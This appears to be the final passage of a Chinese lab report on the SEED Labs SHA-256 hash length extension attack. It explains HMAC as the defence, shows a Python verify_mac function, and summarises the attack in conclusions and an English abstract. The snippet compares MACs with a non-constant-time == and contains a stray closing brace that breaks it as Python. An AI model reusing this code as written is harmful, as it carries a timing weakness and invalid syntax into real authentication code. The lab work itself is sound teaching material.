在之前的实验中，我们通过长度扩展攻击成功构造了新的请求，并计算了新的 MAC 值，使服务器接受了未经授权的命令。然而，这种攻击依赖于 SHA-256 的内部结构（即它对填充的处理方式），并利用了 MAC 计算方法 MAC = SHA256(secret || message) 的缺陷。本实验的目标是使用 HMAC（基于密钥的哈希消息认证码）来计算 MAC，以消除长度扩展攻击的可能性。

3.5.1 HMAC 原理

HMAC 计算 MAC 的方式如下：


$$HMAC(K,M)=H(K \oplus opad||H(K \oplus ipad||M))$$

由于 HMAC 在哈希运算前对密钥进行了哈希处理，并且内外层分别进行了哈希计算，即使攻击者知道 H(K || M)，也无法构造新的 MAC，因为攻击者无法访问 H(K ⊕ ipad || M) 的完整输入，其中：

H 是选定的哈希函数（如 SHA-256），K 是密钥（长度不足时需要填充，过长时需要哈希）， M 是消息（数据），|| 代表字符串拼接（concatenation），⊕ 代表**按位异或（XOR）**操作，ipad 和 opad 是两个固定的常量：

- ipad（inner padding）：0x36，用于内部哈希计算。
- opad（outer padding）：0x5C，用于外部哈希计算。

其具体算法流程图如下所示：



H 是哈希函数，而 K 是一个密钥，可以是任意长度。对于输入消息 M，他首先计算内部哈希（左侧）H(K⊕ipad)‖M 及其结果 h 传递给外部哈希值以执行 H((K⊕opad)‖h。

3.5.2 优化服务器

原本的服务器代码使用常规 sha256 对 mac 进行认证，这是不安全，因此，我们使用以下代码对服务器的验证功能进行替换，以保证长度拓展攻击可以被有效防御：

```
def verify_mac(key, my_name, uid, cmd, download, mac):
    download_message = '' if not download else '&download=' + download
    message = ''
    if my_name:
        message = 'myname={}&'.format(my_name)
    message += 'uid={}&lstcmd={}'.format(uid, cmd) + download_message

    # 使用 HMAC 计算 MAC
```

```
    real_mac = hmac.new(
        key.encode('utf-8'),   # 密钥
        message.encode('utf-8', 'surrogateescape'),  # 消息
        hashlib.sha256  # 哈希算法
    ).hexdigest()

    app.logger.debug('message is [{}]'.format(message))
    app.logger.debug('real mac is [{}]'.format(real_mac))

    return mac == real_mac  # 直接返回比较结果
    }
```

3.5.3 结果阐述

在这种算法中，两个哈希函数都需要 MAC 密钥。由内部哈希计算出的完整消息的 MAC 需要由外部哈希函数获取，因此如果我们没有内部结果，这是我们看不到的，我们就无法计算正确的最终 MAC，即我们获得的 Hash 值是外层 Hash 值，将该值作为中间值的话，无法推出内层 Hash（Sha256 不可逆），也就无法继续计算。由于顺序设计的原因，如果服务器采用 HMAC 而不是上面讨论的普通 MAC 方法，攻击者就不能仅从合法请求的最终 MAC 直接构建扩展消息的 MAC。因此，哈希长度扩展攻击将失败。

4 总结与展望

本实验成功演示了 SHA-256 哈希长度扩展攻击的实施过程，并详细分析了其利用哈希函数 Merkle-Damgård 结构的原理。实验表明，攻击者可以在未知密钥的情况下，通过追加特定数据并重新计算 MAC，伪造合法请求，从而绕过服务器完整性校验。这一实验结果不仅验证了哈希长度扩展攻击的可行性，还突出了填充计算、哈希状态恢复等关键技术点。

此外，实验进一步探讨了防御策略，特别是 HMAC（基于哈希的消息认证码）对抗此类攻击的有效性。HMAC 通过引入密钥并进行双层哈希运算，从根本上杜绝了攻击者利用哈希内部状态进行伪造的可能性。实验结果表明，简单地使用哈希函数进行数据完整性校验存在安全隐患，而引入 HMAC 机制能够有效增强系统安全性。这一发现强调了安全协议设计中正确选择哈希算法的重要性。

尽管本实验成功演示了攻击过程，但仍存在一定局限性。例如，实验基于 SEED Lab 提供的简化 HTTP 服务器，在实际环境中，服务器通常采用 HTTPS 加密传输，使得攻击者难以直接截获和修改请求。此外，实验假设攻击者能够获取原始请求的 MAC 值，而在现实应用场景中，这可能需要结合中间人攻击（MITM）或服务器漏洞利用才能实现。因此，在未来的研究中，可以扩展实验内容，探讨在更复杂的网络环境下如何实施该攻击，并分析不同哈希函数（如 SHA-3）对该攻击的抗性。

同时，实验只针对 SHA-256 进行攻击测试，未来可以将研究范围扩展到其他哈希算法，如 MD5、SHA-1 和 SHA-3，分析不同哈希结构在面对长度扩展攻击时的安全性。此外，实验可以进一步探索针对 API 认证系统、JWT 令牌校验等安全机制的攻击方式，评估实际应用中的潜在风险，并提出更完善的防御策略。

随着信息安全技术的发展，越来越多的系统已逐步弃用单纯哈希进行认证，而采用更安全的 HMAC 或基于公钥加密的数字签名机制。然而，哈希长度扩展攻击的研究仍然具有重要意义。一方面，它有助于揭示哈希函数设计中的安全性问题，提醒开发者避免直接使用哈希函数进行认证；另一方面，它为安全评估提供了新的视角，可用于检测和修复仍然依赖单纯哈希进行数据完整性校验的遗留系统。

未来，我们可以进一步研究如何在更广泛的安全协议（如 OAuth、JWT、API 认证）中防止类似攻击，结合机器学习技术自动检测存在此类漏洞的应用。此外，还可以探索更先进的防御策略，如基于零知识证明的认证机制，以实现更高强度的安全防护。同时，随着量子计算技术的发展，现有哈希算法的安全性可能面临挑战，因此研究抗量子哈希算法的设计与应用，也将成为未来安全领域的重要研究方向。

参考文献:

[1] Gea-Suan Lin. SHA-256 的 Length extension attack. [EB/OL]. (2023-05-25).

[2] Cryptography Stack Exchange. Length extension attacks, Merkle–Damgård constructions, and HMACs. [EB/OL]. (2020-02-21).

[3] Cryptologie.net. How did length extension attacks make it into SHA-2? [EB/OL]. (2017-08).

[4] Cryptography Stack Exchange. Is it possible to fake any file's SHA-256 checksum with a length extension attack? [EB/OL]. (2020-12-11).

[5] Cryptography Stack Exchange. Is this simple Proof of Work algorithm based on SHA256 susceptible to length extension attack? [EB/OL]. (2022-01-16).

[6] SEED Labs. Hash Length Extension Attack Lab. [Online]. Available: https://seedsecuritylabs.org/Labs_20.04/Crypto/Crypto_Hash_Length_Ext/ seedsecuritylabs.org+1seedsecuritylabs.org+1

[7] RFC 2104 - HMAC: Keyed-Hashing for Message Authentication. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc2104

[8] 沙泓州, 刘庆云, 柳厅文, 周舟, 郭莉, 方滨兴. 恶意网页识别研究综述[J]. 计算机学报, 2015, 38(12): 2345-2356.

[9] 王晓东, 刘全. 基于 HMAC 和 TEA 算法的 CAN 总线身份认证方法研究[J]. 电工电能新技术, 2018, 37(6): 1-6.

Hash Length Extension Attack Experiment

Abstract: Hash Length Extension Attack is a type of attack targeting hash algorithms and Message Authentication Code (MAC) computations. Attackers can forge legitimate requests by intercepting hash values without knowing the secret key. This paper explores the principles and implementation of SHA-256 hash length extension attacks through experiments. Without knowledge of the server's secret key, the attack exploits the characteristics of the Merkle-Damgård structure to construct specific padding data, forge a legitimate MAC, bypass server authentication, modify HTTP request parameters, and access protected files. The experiment includes environment setup, normal request construction, padding computation, attack execution, and verification, ultimately achieving an attack on the server and downloading critical files. Additionally, the study discusses how HMAC effectively prevents such attacks and emphasizes the importance of security measures such as HTTPS and request validation.

Keywords: Hash Function; Secure Hash Algorithm 256-bit (SHA-256); Hash-Based Message Authentication Code (HMAC); Merkle-Damgård Structure

CLC number: **Document code:**